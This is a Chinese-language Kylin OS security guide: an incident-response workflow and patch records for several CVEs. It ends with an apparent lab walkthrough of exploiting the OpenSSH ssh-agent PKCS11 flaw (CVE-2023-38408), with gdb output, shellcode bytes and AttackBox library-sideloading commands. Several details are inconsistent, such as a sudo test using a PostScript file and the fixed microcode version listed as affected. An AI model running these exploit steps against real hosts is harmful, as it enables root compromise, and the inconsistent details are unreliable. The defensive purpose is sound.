离线修复介质：准备麒麟 OS 安装 ISO、安全补丁离线包（通过 createrepo 构建本地 YUM 仓库），用于断网环境下的紧急修复。

6、安全事件响应流程（标准化操作）

遵循“快速确认→隔离控制→根除修复→溯源取证”四步，结合麒麟 OS 特性优化关键动作。

（1）事件确认（快速定位）

现象收集：通过 dmesg（内核日志）、journalctl -u udisks2（服务日志）、top（进程状态）等命令初步判断异常；

日志分析：利用 ausearch -k（基于 auditd 规则）筛选关键事件（如 SYSCALL=execve 且 PATH=/tmp/的可疑进程）；

威胁验证：

检查进程：ps -ef | grep -i suspicious，结合 ldd /proc/[PID]/exe 查看是否加载可疑共享库（如非官方路径的.so 文件）；

验证文件：rpm -V <package>（如 rpm -V coreutils）检查系统文件是否被篡改（哈希值或权限异常）；

网络排查：netstat -antp | grep ESTABLISHED 查看异常连接（如与已知 C2 IP 通信），使用 tcpdump 抓包验证。

（2）隔离控制

网络隔离：通过防火墙（iptables/nftables）封禁受影响主机的公网 IP，或将其迁移至隔离区（如通过网闸切断与生产网的连接）；

进程终止：使用 kill -9 [PID] 终止恶意进程（若为 Rootkit 需先卸载其驱动，麒麟 OS 可通过 modprobe -r 移除非必要模块）；

服务暂停：对关键服务（如数据库）执行 systemctl stop <service> 暂停运行，避免数据进一步泄露或破坏。

（3）根除修复（消除根源）

恶意文件清除：删除异常文件（如/tmp/.backdoor），使用 sha256sum 校验系统文件完整性（对比官方镜像的哈希值）；

漏洞修复：

通用漏洞：通过麒麟 OS 官方 YUM 源升级（yum update <package>），优先选择带“security”标签的补丁（如 kernel-5.4.0-100.1.el8_5.x86_64）；

国产化特有漏洞（如飞腾驱动漏洞）：联系麒麟软件或硬件厂商获取专用补丁（如 driver-fts.ko 更新包）；

配置加固：

密码策略：修改/etc/login.defs 设置 PASS_MAX_DAYS=90，启用 PAM 模块（如 pam_pwquality.so）强制复杂度；

权限最小化：调整/etc/sudoers 限制 sudo 权限（如仅允许 kylinadm 用户重启特定服务）；

（4）溯源取证（追溯根源）

攻击路径分析：通过日志还原攻击链（如“外部 IP→SSH 弱口令登录→上传木马→提权→横向移动”）；

证据固定：使用 dd 命令镜像受影响主机的磁盘（如 dd if=/dev/sda of=/evidence/disk.img），保留内存镜像（如通过 LiME 工具获取/tmp/memdump.lime）；

报告输出：编写《事件调查报告》，包含事件时间线、攻击手法、影响范围、责任认定（如因未及时打补丁导致）。

7、事后改进（持续优化）

事件响应结束后，需通过“复盘-改进-验证”闭环提升整体安全能力。

（1）根因分析（RCA）

定位薄弱环节（如“未及时修复 CVE-2023-XXXX 漏洞”“日志审计规则未覆盖/tmp 目录”）；

评估响应时效（如从事件发生到隔离耗时 30 分钟，是否满足 SLA 要求）。

（2）流程优化

补丁管理：建立“高危漏洞 24 小时内修复、中危 72 小时内修复”的自动化补丁推送机制（通过 yum-cron 定时检查更新）；

监控增强：新增对国产化组件的监控（如达梦数据库的连接数异常、东方通中间件的线程泄漏）；

培训演练：每季度开展“麒麟 OS 安全事件实战演练”（如模拟勒索软件攻击），提升团队响应熟练度。

（3）合规性验证

对照等保 2.0 三级要求（如“应建立安全管理中心，对设备、系统、网络、安全策略等进行集中管理”），验证事件响应流程是否符合规范；

向监管部门（如网信办、行业主管单位）提交事件总结报告（如涉及数据泄露需在 24 小时内上报）。

8、漏洞处置情况

8.1、内核漏洞

（1）漏洞信息

漏洞编号：CVE-2025-6019

漏洞名称：Linux 本地权限提升漏洞

漏洞类型：本地权限提升

危害等级：高危（CVSS 3.1 评分 8.8）

组件名称：udisks2

漏洞描述：Linux 本地权限提升漏洞(CVE-2025-6019)，该漏洞源于 udisks 守护进程挂载文件系统中会调用 libblockdev 库，而 libblockdev 挂载时没有使用 nosuid

和 nodev 标志，致使拥有“allow_active”权限的用户可利用此漏洞获取 root 权限。由于默认安装的 udisks 服务依赖 libblockdev，漏洞存在广泛性极高。

（2）扫描方式

组件版本检测：对比官方发布的操作系统版本、系统结构和组件：udisks2、libudisks2-devel、libudisks2、udisks2-lsm、udisks2-vdo、udisks2-lvm2、udisks2-zram 版本号（2.9.0-5.p04.ky10），识别未更新的组件。

（3）扫描工具/软件名称

天融信脆弱性扫描与管理系统

（4）漏洞处置建议

紧急修复：

升级 udisks2、libudisks2-devel、libudisks2、udisks2-lsm、udisks2-vdo、udisks2-lvm2、udisks2-zram 至银河麒麟官方修复版本（2.9.0-5.p04.ky10 或更高），该版本已通过麒麟软件安全测试。

执行以下命令验证当前版本：

```
rpm -qa | grep udisks2# 输出应为 udisks2-2.9.0-5.p04.ky10
```

```
rpm -qa | grep libudisks2# 输出应为 libudisks2-2.9.0-5.p04.ky10.....
```

临时防护：

修改 polkit 规则，可调整 org.freedesktop.UDisks2.policy 文件中配置的 polkit 规则，将<allow_active>yes</allow_active>修改为<allow_active>auth_admin</allow_active>。

如果 udisks 服务非必要，可临时关闭 udisks 服务。

（5）所属行业：政府、金融、能源、电信、国防

（6）系统版本：银河麒麟高级服务器操作系统 V10

（7）应用场景：大数据应用系统，服务器（银河麒麟高级服务器操作系统 V10 SP3 2403 aarch64、x86_64），承载数据治理和服务功能。

（8）扫描日期：2025 年 6 月 18 日

（9）修复情况

漏洞状态：已修复

当前包版本：2.9.0-5.p02.ky10（受影响版本）

修复版本：2.9.0-5.p04.ky10

漏洞验证：

通过 `rpm -qa` 确认 `udisks2` 版本为 2.9.0-5.p02.ky10，属于受影响版本。

修复步骤：

步骤 1：打开软件包源配置文件，根据仓库地址进行修改。

仓库源地址：

银河麒麟高级服务器操作系统 V10 SP3 2403

aarch64:<https://update.cs2c.com.cn/NS/V10/V10SP3-2403/os/adv/lic/updates/aarch64>

x86_64:https://update.cs2c.com.cn/NS/V10/V10SP3-2403/os/adv/lic/updates/x86_64

步骤 2：配置完成后执行更新命令进行升级，命令如下：

```
yum update Packagename
```

补丁验证：通过 `rpm -V udisks2` 验证文件完整性，无异常输出。

其他规避措施：

收紧针对磁盘和卷操作的 Polkit 策略

避免在多用户系统中未经沙箱隔离就暴露 `udisksd`

处置结果：

`udisks2`、`libudisks2-devel`、`libudisks2`、`udisks2-lsm`、`udisks2-vdo`、`udisks2-lvm2`、`udisks2-zram` 组件升级至修复版本，漏洞利用路径被彻底阻断。

后续扫描显示系统符合等保三级要求，未发现同类漏洞残留。

经验总结：

补丁管理闭环：通过银河麒麟运维管理平台实现漏洞补丁的自动化分发与安装，将 `udisks2`、`libudisks2-devel`、`libudisks2`、`udisks2-lsm`、`udisks2-vdo`、`udisks2-lvm2`、`udisks2-zram` 版本纳入系统基线。

业务影响评估：在系统中，优先采用“先隔离后修复”策略，避免因停机升级影响影像诊断业务连续性。

8.2 高危服务漏洞

(1) 漏洞信息

漏洞 ID: CVE-2023-38408

漏洞名称: OpenSSH 远程代码执行漏洞

漏洞类型: 远程代码执行

危害等级: 高危 (CVSS 3.1 评分 9.8)

组件名称: openssh

漏洞描述: OpenSSH (OpenBSD Secure Shell) 是 OpenBSD 计划组的一套用于安全访问远程计算机的连接工具。该工具是 SSH 协议的开源实现, 支持对所有的传输进行加密, 可有效阻止窃听、连接劫持以及其他网络级的攻击。OpenSSH 9.3p2 之前版本存在安全漏洞, 该漏洞源于 ssh-agent 的 PKCS11 功能存在安全问题。攻击者可利用该漏洞执行远程代码。

(2) 扫描方式

组件版本检测: 对比官方发布的操作系统版本、系统结构和组件: openssh 版本号 (openssh-8.2p1-9.p11.ky10.x86_64.rpm), 识别未更新的组件。

(3) 扫描工具/软件名称

天融信脆弱性扫描与管理系统

(4) 漏洞处置建议

紧急修复:

银河麒麟高级服务器操作系统 V10 sp2 (x86_64) 升级 openssh 至银河麒麟官方修复版本 (openssh-8.2p1-9.p11.ky10.x86_64.rpm 或更高), 该版本已通过麒麟软件安全测试, 其他版本的麒麟操作系统查看麒麟官方安全公告修复漏洞。

执行以下命令验证当前版本:

```
rpm -qa | grep openssh # 输出应为 openssh-8.2p1-9.p11.ky10.x86_64.rpm
```

临时防护:

修改 OpenSSH 服务端配置文件 (/etc/ssh/sshd_config), 禁用可能触发漏洞的功能, 降低攻击成功率。

如果 OpenSSH 服务非必要, 可临时关闭 OpenSSH 服务。

（5）漏洞处置案例

所属行业：政府、金融、能源、电信、国防

操作系统版本：银河麒麟高级服务器操作系统 V10 SP1、银河麒麟高级服务器操作系统 V10 SP2

应用场景：高度依赖 SSH 服务在麒麟系统中的使用方式，核心风险集中在远程运维管理、自动化任务、容器/集群管理、边缘设备等场景。

扫描日期：2025 年 6 月 18 日

漏洞状态：已修复

当前包版本：openssh-8.2p1-9.p03.ky10.x86_64（受影响版本）

修复版本：openssh-8.2p1-9.p11.ky10.x86_64

处置过程：

漏洞验证：

通过 rpm -qa 确认 openssh 版本为 8.2p1-9.p03.ky10.x86_64，属于受影响版本。

修复步骤：

步骤 1：打开软件包源配置文件，根据仓库地址进行修改。

仓库源地址：

银河麒麟高级服务器操作系统 V10 SP1

aarch64:<https://update.cs2c.com.cn/NS/UpdateInfo/V10SP1/aarch64/>

x86_64:https://update.cs2c.com.cn/NS/UpdateInfo/V10SP1/x86_64/

步骤 2:配置完成后执行更新命令进行升级，命令如下：

```
yum update Packagename
```

补丁验证：

通过 rpm -V openssh 验证文件完整性，无异常输出。

其他规避措施：

限制 SSH 监听 IP

更改 SSH 的默认端口

处置结果:

openssh、openssh-ldap、openssh-clients、openssh-cavs、openssh-askpass、openssh-keycat、pam_ssh_agent_auth 组件升级至修复版本，漏洞利用路径被彻底阻断。

后续扫描显示系统符合等保三级要求，未发现同类漏洞残留。

经验总结:

补丁管理闭环：通过银河麒麟运维管理平台实现漏洞补丁的自动化分发与安装，将 openssh、openssh-ldap、openssh-clients、openssh-cavs、openssh-askpass、openssh-keycat、pam_ssh_agent_auth 版本纳入系统基线。

业务影响评估：在 系统中，优先采用 “先隔离后修复” 策略，避免因停机升级影响影像诊断业务连续性。

8.3、中间件与应用层漏洞

(1) 漏洞信息

漏洞 ID: CVE-2021-23017

漏洞名称: Nginx 任意代码执行漏洞

漏洞类型: 代码执行

危害等级: 高危 (CVSS 3.1 评分 9.4)

组件名称: Nginx

漏洞描述: nginx 解析器被发现安全问题,这可能允许攻击者谁能建立 UDP 数据包从 DNS 服务器造成字节内存覆盖,导致工作进程崩溃或其他潜在的影响。

(2) 扫描方式

组件版本检测: 对比官方发布的操作系统版本、系统结构和组件: nginx 版本号 (如: 1.21.5-2.p02.ky10), 识别未更新的组件。

(3) 扫描工具/软件名称

天融信脆弱性扫描与管理系统

(4) 漏洞处置建议

紧急修复:

银河麒麟高级服务器操作系统 V10 SP1 (aarch64) 升级 nginx 至银河麒麟官方修复版本 (1.21.5-2.p02.ky10 或更高)，该版本已通过麒麟软件安全测试，其他版本的麒麟操作系统查看麒麟官方安全公告修复漏洞。

执行以下命令验证当前版本：

`rpm -qa | grep nginx#` 输出应为 `nginx-1.21.5-2.p02.ky10.aarch64.rpm`

临时防护：

修改 Nginx 配置，限制 alias 路径访问。

通过网络层隔离限制 Nginx 访问源。

(5) 漏洞处置案例

所属行业：政府、金融、能源、电信、互联网

操作系统版本：银河麒麟高级服务器操作系统 V10 SP1、银河麒麟桌面操作系统 V10 SP1

应用场景：高度依赖 Nginx 在麒麟系统中的部署方式，核心风险集中在 Nginx 托管静态资源、反向代理后端服务的场景中。

扫描日期：2025 年 6 月 18 日

漏洞状态：已修复

当前包版本：nginx-1.21.5-2.p01.ky10.aarch64.rpm (受影响版本)

修复版本：nginx-1.21.5-2.p02.ky10.aarch64.rpm

处置过程：

漏洞验证：

通过 `rpm -qa` 确认 nginx 版本为 `nginx-1.21.5-2.p01.ky10.aarch64.rpm`，属于受影响版本。

修复步骤：

步骤 1：打开软件包源配置文件，根据仓库地址进行修改。

仓库源地址：

银河麒麟高级服务器操作系统 V10 SP1

aarch64:<https://update.cs2c.com.cn/NS/UpdateInfo/V10SP1/aarch64/>

x86_64:https://update.cs2c.com.cn/NS/UpdateInfo/V10SP1/x86_64/

银河麒麟桌面操作系统 V10 SP1

arm64:https://archive.kylinos.cn/kylin/KYLIN-ALL/pool/main/n/nginx/nginx_1.18.0-0kylin1.2_all.deb

x86_64:https://archive.kylinos.cn/kylin/KYLIN-ALL/pool/main/n/nginx/nginx_1.18.0-0kylin1.2_all.deb

步骤 2：配置完成后执行更新命令进行升级，命令如下：

```
yum update Packagename
```

补丁验证：

再次运行 POC 脚本，代码执行失败。

通过 `rpm -V nginx` 验证文件完整性，无异常输出。

其他规避措施：

启用 `ngx_http_secure_link_module` 模块

配置签名 URL

客户端访问时需携带签名参数，由后端生成合法签名。

处置结果：

`nginx-filesystem`、`nginx-mod-http-perl`、`nginx`、`nginx-help`、`nginx-mod-http-image-filter`、`nginx-mod-stream`、`nginx-mod-mail`、`nginx-all-modules` 组件升级至修复版本，漏洞利用路径被彻底阻断。

后续扫描显示系统符合等保三级要求，未发现同类漏洞残留。

经验总结：

补丁管理闭环：通过银河麒麟运维管理平台实现漏洞补丁的自动化分发与安装，将 `nginx-filesystem`、`nginx-mod-http-perl`、`nginx`、`nginx-help`、`nginx-mod-http-image-filter`、`nginx-mod-stream`、`nginx-mod-mail`、`nginx-all-modules` 版本纳入系统基线。

业务影响评估：在系统中，优先采用“先隔离后修复”策略，避免因停机升级影响影像诊断业务连续性。

8.4、权限与配置漏洞

(1) 漏洞信息

漏洞 ID: CVE-2021-3156

漏洞名称: Sudo 缓冲区溢出漏洞

漏洞类型: 权限与配置漏洞

危害等级: 高危 (CVSS 3.1 评分 7.8)

组件名称: sudo

漏洞描述: Sudo 是一款使用于类 Unix 系统的, 允许用户通过安全的方式使用特殊的权限执行命令的程序。Sudo before 1.9.5p2 存在缓冲区错误漏洞, 攻击者可使用 `sudoedit -s` 和一个以单个反斜杠字符结束的命令行参数升级到 root。

(2) 扫描方式

组件版本检测: 对比官方发布的操作系统版本、系统结构和组件: `sudo-devel`、`sudo` 版本号 (如: `sudo-1.8.23-10.ns7_6.1.mips64el.rpm`), 识别未更新的组件。

(3) 扫描工具/软件名称

天融信脆弱性扫描与管理系统

(4) 漏洞处置建议

紧急修复:

银河麒麟高级服务器操作系统 V10 (mips64el) 升级 `sudo` 至银河麒麟官方修复版本 (`sudo-1.8.23-10.ns7_6.1.mips64el.rpm` 或更高), 该版本已通过麒麟软件安全测试, 其他版本的麒麟操作系统查看麒麟官方安全公告修复漏洞。

执行以下命令验证当前版本:

```
rpm -qa | grep sudo # 输出应为 sudo-1.8.23-10.ns7_6.1.mips64el.rpm
```

临时防护:

设置 `sudoers` 文件权限为仅 root 可读写。

限制 Sudo 临时文件目录权限。

禁用 Sudo 环境变量写入。

(5) 漏洞处置案例

所属行业：政府与公共事业、金融行业、能源与电力、电信与通信

操作系统版本：银河麒麟高级服务器操作系统 V10

应用场景：高度依赖 Sudo 的特权操作场景，运维人员通过 Sudo 执行特权命令、自动化脚本批量调用 Sudo 处理用户输入的文件名、日志/临时文件或敏感文件（如 /etc/ 目录）的处理过程。

扫描日期：2025 年 6 月 18 日

漏洞状态：已修复

当前包版本：sudo-1.8.23-01.ns7_6.1.mips64el.rpm（受影响版本）

修复版本：sudo-1.8.23-10.ns7_6.1.mips64el.rpm

处置过程：

漏洞验证：

通过 rpm -qa 确认 sudo 版本为 sudo-1.8.23-01.ns7_6.1.mips64el.rpm，属于受影响版本。

使用 POC 脚本构造 PostScript 文件，执行后拿到 root 权限。

修复步骤：

步骤 1：打开软件包源配置文件，根据仓库地址进行修改。

仓库源地址：

银河麒麟高级服务器操作系统 V10

mips64el:<https://update.cs2c.com.cn/NS/UpdateInfo/V10-ZJ/mips64el/>

2.配置完成后执行更新命令进行升级，命令如下：

```
yum update Packagename
```

补丁验证：

再次运行 POC 脚本，无法获取 root 权限。

通过 rpm -V sudo 验证文件完整性，无异常输出。

其他规避措施：

启用 SELinux 并配置严格策略限制 Sudo 操作

禁用 Sudo 的 env_keep 功能

处置结果：

sudo-devel、sudo 组件升级至修复版本，漏洞利用路径被彻底阻断。

后续扫描显示系统符合等保三级要求，未发现同类漏洞残留。

经验总结：

补丁管理闭环：通过银河麒麟运维管理平台实现漏洞补丁的自动化分发与安装，将 sudo-devel、sudo 版本纳入系统基线。

业务影响评估：在系统中，优先采用“先隔离后修复”策略，避免因停机升级影响影像诊断业务连续性。

8.5、供应链与固件漏洞

（1）漏洞信息

漏洞 ID：CVE-2023-23583

漏洞名称：英特尔处理器拒绝服务漏洞

漏洞类型：拒绝服务

危害等级：高危（CVSS 3.1 评分 8.8）

组件名称：intel-microcode

漏洞描述：Intel Processors（英特尔处理器）是美国英特尔（Intel）公司的提供解释计算机指令以及处理计算机软件中的数据。Intel Processors 存在安全漏洞，该漏洞源于处理器指令序列会导致某些英特尔处理器出现意外行为，攻击者利用该漏洞可以通过本地访问实现特权升级、信息泄露或拒绝服务。

（2）扫描方式

组件版本检测：对比官方发布的操作系统版本、系统结构和组件：
intel-microcode 版本号（如：3.20231114.0kylin0.20.04.1），识别未更新的组件。

（3）扫描工具/软件名称：天融信脆弱性扫描与管理系统

（4）漏洞处置建议

紧急修复：银河麒麟桌面操作系统 V10 SP1 2403（x86_64）升级 intel-microcode 至银河麒麟官方修复版本（3.20231114.0kylin0.20.04.1 或更高），该版本已通过麒麟软件安全测试，其他版本的麒麟操作系统查看麒麟官方安全公告修复漏洞。

执行以下命令验证当前版本：

```
dpkg -l | grep intel-microcode # 输出应为  
intel-microcode-3.20231114.0kylin0.20.04.1
```

临时防护：通过防火墙限制受影响服务的监听端口仅允许信任 IP 访问，减少攻击面。

（5）漏洞处置案例：

所属行业：政府、金融、能源、电信

操作系统版本：银河麒麟桌面操作系统 V10 SP1 2403

应用场景：高度依赖漏洞类型和麒麟系统的部署领域，核心风险集中在：政府与公共事业的远程运维与敏感数据保护、金融行业的核心交易系统稳定性与资金安全。

扫描日期：2025 年 6 月 18 日

漏洞状态：已修复

修复版本：intel-microcode-3.20231114.0kylin0.20.04.1

漏洞验证：

通过 `dpkg -l` 确认 intel-microcode 版本为 3.20231114.0kylin0.20.04.1，属于受影响版本。

修复步骤：

步骤 1：打开软件包源配置文件，根据仓库地址进行修改。

仓库源地址：

银河麒麟桌面操作系统 V10 SP1 2403

```
x86_64:https://archive.kylinos.cn/kylin/KYLIN-ALL/pool/main/i/intel-microcode/intel-microcode_3.20231114.0kylin0.20.04.1_amd64.deb
```

步骤 2：配置完成后执行更新命令进行升级，命令如下：

```
sudo apt update Packagename
```

补丁验证：通过 `dpkg -l intel-microcode` 验证文件完整性，无异常输出。

其他规避措施：

禁用不必要的服务；启用日志审计与监控。

处置结果：

intel-microcode 组件升级至修复版本，漏洞利用路径被彻底阻断。

后续扫描显示系统符合等保三级要求，未发现同类漏洞残留。

经验总结：

补丁管理闭环：通过银河麒麟运维管理平台实现漏洞补丁的自动化分发与安装，将 intel-microcode 版本纳入系统基线。

业务影响评估：在系统中，优先采用“先隔离后修复”策略，避免因停机升级影响影像诊断业务连续性。

麒麟操作系统安全漏洞治理案例（中科微澜）

1、漏洞信息概述

漏洞编号：CVE-2023-38408

漏洞名称：OpenSSH 代码问题漏洞

漏洞类型：远程利用

危害等级：高危（CVSS 3.1 评分 9.8）

组件名称：OpenSSH（远程连接工具）

漏洞描述：OpenSSH（OpenBSD Secure Shell）是加拿大 OpenBSD 计划组的一套用于安全访问远程计算机的连接工具。该工具是 SSH 协议的开源实现，支持对所有的传输进行加密，可有效阻止窃听、连接劫持以及其他网络级的攻击。OpenSSH 9.3p2 之前版本存在安全漏洞，该漏洞源于 ssh-agent 的 PKCS11 功能存在安全问题。攻击者可利用该漏洞执行远程代码。

操作系统：银河麒麟高级服务器操作系统 V10

2、漏洞处置建议

（1）升级版本

升级 Openssh 至 9.3 以上版本

（2）升级命令

查看当前 linux 版本

```
uname -r
```

检查是否有升级包

```
yum check-update | grep openssh
```

如不存在:

```
yum clean all && yum makecache
```

完成升级

```
yum install openssh
```

手动验证是否安装成功

3、漏洞处置过程

最初，ssh-agent 允许加载任何共享库而不进行过滤，这导致了安全隐患。为了应对 CVE -2016-10009，添加了一个默认允许列表来限制库的加载。然而，仍然可以利用库的构造函数和析构函数/usr/lib*/usr/local/lib/的副作用来操纵内存并控制程序流程。

可以通过以下方式实现代码执行：使堆栈可执行，注册一个信号处理程序 SIGSEGV 并操纵其代码，用另一个库中的代码替换信号处理程序的代码，触发一个 SIGSEGV，并替换其处理程序的代码，最终跳转到存储 shellcode 的堆栈。

以下段落将详细介绍步骤：

(1) 使堆栈可执行：

利用 dlopen()加载某个库，就可以使栈内存区域（具体来说是目标进程 ssh-pkcs11-helper 的栈）可执行。可以绕过通常防止在栈上执行代码的保护机制。

(2) 将 shellcode 复制到堆栈：

shellcode 生成后（通常使用 Metasploit 等工具），可以通过 SSH 连接生成的套接字将其复制到栈内存中。shellcode 还会与一段 NOP sled 空操作汇编指令（No-Operation）组合在一起。这样做的目的是为程序执行流程在 gadget 执行期间提供一个更大的目标。

要验证进程是否具有所需的执行标志，可以使用 Linux 调试器 dbg 中的以下命令。获得 alice 用户权限后，可以重复执行接下来的几个 gdb 命令：

首先，获取进程 ssh -pkcs11-helper 的 PID。

- ① 使用 PID 将 dbg 附加到目标进程。
- ② 使用命令 info proc mapping 检查进程的内存映射。
- ③ 找到与堆栈对应的内存区域，并检查其标记为 rwx 的标志。

```

终端
alice@workstation:~$ ps -aux | grep pkcs11-helperalice
1522 0.0 0.2 7788 5520 ? S 09:22 0:00 /usr/lib/openssh/ssh-pkcs11-helper
alice@workstation:~$ sudo gdb -p 1522
(gdb) info proc mappings process 1522
Mapped address spaces:
Start Addr End Addr Size Offset Perms objfile
[snip]
0x7ffc7a83b000 0x7ffc7a85c000 0x21000 0x0 rwxp
[stack]
0x7ffc7a9df000 0x7ffc7a9e3000 0x4000 0x0 r--p
[vvar]
0x7ffc7a9e3000 0x7ffc7a9e5000 0x2000 0x0 r-xp
[vdso]
0xfffffffff600000 0xfffffffff601000 0x1000 0x0 --xp
[snip]

```

图 1: 堆栈对应区域

使用 gdb，可以通过检查堆栈的内容来验证 shellcode 是否已加载。

关于该命令 \$rsp+10100，它是一个表达式，用于引用相对于栈指针的特定内存位置 \$rsp。在本例中，\$rsp+10100 它指向栈指针上方 10100 字节的内存位置。

请注意，它包含一系列 NOP（无操作）指令，后面紧跟着 shellcode 的开头：
0x31 0xc0 0x48 0x31 0xc0 0xff 0x48

```

终端
(gdb) x/100xgb $rsp+10100
0x7ffc7a85994c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a859954: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a85995c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a859964: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a85996c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a859974: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a85997c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a859984: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a85998c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a859994: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a85999c: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0x7ffc7a8599a4: 0x90 0x90 0x90 0x90 0x90 0x48 0x31 0xc0
0x7ffc7a8599ac: 0x48 0x31 0xff 0x48

```

图 2: 加载情况

(3) 注册信号处理程序:

为了成功执行漏洞利用程序中的任意代码，必须为该信号注册一个自定义信号处理程序 SIGSEGV。该信号称为段错误（Segmentation Fault），当程序尝试访问无效内存地址时触发。通过注册信号处理程序，漏洞利用程序可以定义一个用户自定义函数，该函数将在信号 SIGSEGV 发生时执行。

(4) 替换信号处理程序的代码:

在这个阶段，该漏洞利用了侧载另一个库的技术，将当前信号处理程序的代码替换为替代代码段，该替代代码段将跳转到存储 shellcode 的堆栈。

为了确保即使在 `dlclose()` 调用 ``close()'` 之后，这个新库的代码段仍然映射在内存中，必须使用 ``--unload`Nodelete` 属性标记该库。通常情况下，当 `dlclose()` 调用 ``close()'` 关闭共享库时，库的代码段会从内存中卸载，并且所有关联的资源都会被释放。然而，通过使用 ``Nodelete--unload`` 属性，攻击者可以阻止代码段被卸载，从而有效地使其在 ``close()'``dlclose()` 操作之后仍然保留在内存中。这确保了负责跳转到栈中 shellcode 的替换代码在整个漏洞利用执行过程中始终保持可访问性和功能性。

（5）触发 SIGSEGV：

攻击者利用另一个库，故意触发一个 SIGSEGV 信号，从而促使内核执行之前注册的自定义信号处理程序。这一策略性步骤是攻击过程中至关重要的一环。

内核收到 SIGSEGV 信号后，会识别出发生了无效的内存访问，并调用自定义信号处理程序，而不是直接终止程序。这样一来，攻击者便可趁机操纵程序的执行，使其指向注入在 NOP 指令中的恶意代码。

（6）执行替换代码：

通过实现对可执行堆栈的精确跳转，该漏洞利用程序确保程序的执行指向 shellcode 所在的特定内存位置。

设置环境

步骤 1：添加公钥

使用以下命令清除您的 SSH 会话：将公钥添加到 `authorized_keys` 文件中。


```
rm -rf /tmp/ssh*
```

步骤 2：创建 IP 文件

在您的虚拟机实例（即存在漏洞的机器）上创建一个名为 ``.ts`` 的文件。在该文件中，写入您的攻击机的 IP 地址。

漏洞验证

在这个特定场景中，我们将使用两台机器：一台工作站（一个存在漏洞的 Kylin Linux Advanced Server V10 实例）和另一台由攻击者控制的服务器（Attackbox）。为了模拟存在漏洞的实例，我们在之前的任务中已经建立了工作站和服务器的连接。用户 alice 通过 SSH 代理转发从工作站连接到攻击者。Alice 通过执行以下命令来实现这一点：



```

示例终端


alice@workstation:~$ eval `ssh-agent -s`
Agent pid 1286

alice@workstation ~ [SIGINT]>
ssh root@10.10.157.249 -A
    
```

图 3：漏洞验证

在此阶段，可以侧载多个库。需要注意的是，这些库将在攻击者的控制计算机上执行，但其影响将指向目标工作站。

为了在易受攻击的进程中执行 shellcode ssh-pkcs11-helper，至关重要的是将该进程的堆栈标记为可执行：



```

AttackBox 终端

root@attacker:~# echo /tmp/ssh-*/agent.*
/tmp/ssh-NqLP6il36s/agent.3452

root@attacker:~# export SSH_AUTH_SOCK=/tmp/ssh-NqLP6il36s/agent.3452

root@attacker:~# ssh-add -s /usr/lib/systemd/boot/efi/linuxx64.elf.stub
Enter passphrase for PKCS#11:
Could not add card "/usr/lib/systemd/boot/efi/linuxx64.elf.stub": agent refused operation
    
```

图 4：堆栈标记

使用 SSH 套接字将 shellcode 复制到进程中，您需要按照以下步骤操作：

- ① 获取 PID 远程攻击者机器上运行的 SSH 代理的 ID。
- ② 获取套接字后，使用 netcat (nc) 将 shellcode 传输到代理（工作站）的内存中。
- ③ 开始传输后，请等待几秒钟，以确保 shellcode 完全复制到目标内存中。
- ④ 最后，当 shellcode 成功放入代理的内存后，按 Ctrl-C 停止 netcat 传输。

下一个命令将不会使用 `ssh-add`。因为恶意载荷大约是 10KB 的密码短语,而 `ssh -add` 的限制是 1KB。


利用过程的下一步是注册段错误 (SIGSEGV) 信号的信号处理程序。



```
AttackBox 终端
root@attacker:~# ssh-add -s /usr/lib/titan/libttcn3-rt2-dynamic.so
Enter passphrase for PKCS#11:
Could not add card "/usr/lib/titan/libttcn3-rt2-dynamic.so": agent refused operation
```

图 5: 注册段信息


成功注册自定义信号处理程序后 SIGSEGV, 攻击过程中的下一个关键步骤是用精心选择的 gadget 替换原有的信号处理程序。该 gadget 的作用是在 SIGSEGV 信号触发时重定向程序的执行流程并跳转到堆栈。



```
AttackBox 终端
root@attacker:~# ssh-add -s /usr/lib/x86_64-linux-gnu/libKF5SonnetUi.so.5.92.0
Enter passphrase for PKCS#11:
Could not add card "/usr/lib/x86_64-linux-gnu/libKF5SonnetUi.so.5.92.0": agent refused operation
```

